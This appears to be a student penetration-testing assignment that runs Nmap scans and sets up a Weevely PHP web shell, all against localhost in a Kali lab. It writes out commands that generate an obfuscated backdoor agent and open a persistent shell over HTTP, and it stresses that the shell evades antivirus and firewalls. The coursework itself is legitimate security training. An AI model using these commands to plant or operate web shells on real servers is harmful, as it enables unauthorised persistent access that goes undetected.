
Task 1 — Reconnaissance

Reconnaissance tools are used to collect information about a target before attempting any form of exploitation. In this task, the **Nmap** was tested. Nmap is a widely-used network scanning tool for discovering hosts, ports and services on a network.


Host Discovery (Ping Scan)



```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2026-02-27 09:35 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00012s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

This feature identifies which devices are currently online without performing a heavy port scan, allowing for a faster and stealthier initial map of the target network.


Service and Version Detection



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2026-02-27 10:00 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000092s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds
```

This scan gathers the version information for each open service to determine if the service is outdated or contains known vulnerabilities.

OS Fingerprinting




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2026-02-27 10:28 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000057s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.09 seconds
```

This command used to identify the operating system (like Windows, Linux or macOS) of a target device by analysing its unique network behaviour.

Task 2 — Maintaining Access

The Maintaining Access phase is critical for ensuring that a penetration tester can remain inside a target system for an extended period, even if the system is rebooted or the initial vulnerability is patched. For this task, **Weevely** was tested. Weevely is a stealthy PHP web shell used to maintain a persistent, telnet-like connection to a compromised web server.


Backdoor Agent Generation



```
┌──(kali㉿kali)-[~]
└─$ weevely generate secret weevely.php
Generated 'weevely.php' with password 'secret' of 697 byte size.
```

This creates a small, obfuscated PHP script that acts as the "agent." Its polymorphic nature makes it difficult for antivirus software to detect.


Remote Terminal Connection



```
┌──(kali㉿kali)-[~]
└─$ weevely http://localhost/weevely.php secret

[+] weevely 4.0.1

[+] Target:     localhost
[+] Session:    [redacted].weevely/sessions/localhost/weevely_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
```

This feature establishes a persistent communication channel over HTTP. By tunnelling the shell access through web traffic, it allows the tester to maintain access through firewalls that only allow web traffic (Port 80/443), making the remote control session appear as legitimate web activity.

Internal System Enumeration



```
weevely> :system_info
+--------------------+--------------------------------------------------------------------------------+
| document_root      | /var/www/html                                                                  |
| whoami             | www-data                                                                       |
| hostname           | [redacted]                                                                     |
| pwd                | /var/www/html                                                                  |
| open_basedir       |                                                                                |
| safe_mode          | False                                                                          |
| script             | /weevely.php                                                                   |
| script_folder      | /var/www/html                                                                  |
| uname              | Linux kali 5.14.0-kali4-amd64 #1 SMP Debian 5.14.16-1kali1 (2021-11-05) x86_64 |
| os                 | Linux                                                                          |
| client_ip          | ::1                                                                            |
| max_execution_time | 30                                                                             |
| php_self           | /weevely.php                                                                   |
| dir_sep            | /                                                                              |
| php_version        | 7.4.21                                                                         |
+--------------------+--------------------------------------------------------------------------------+
```

This used to profile the target environment by identifying server configurations, PHP restrictions and operating system details necessary for further administration or post-exploitation.

Comparison of Tools

Feature	**Nmap (Reconnaissance)**	**Weevely (Maintaining Access)**
Primary Goal	External discovery and mapping of the attack surface	Internal persistence and remote system management
Visibility	Active scanning can be detected by firewalls	Highly stealthy, obfuscated code designed to bypass security filters
Usage Context	Used at the very beginning to find a way into the system	Used after exploitation to ensure the tester isn't kicked out
Communication	Direct network probes (TCP/UDP packets)	Encapsulated commands inside standard HTTP web traffic

Conclusion

In this Assignment 1, I learned that both tools are very important for a pen tester. **Nmap** is used first to collect information and find a way into the target. **Weevely** is used later to make sure we do not lose access to the system. Using both tools together allows a tester to plan an attack and then stay in control of the target safely and quietly.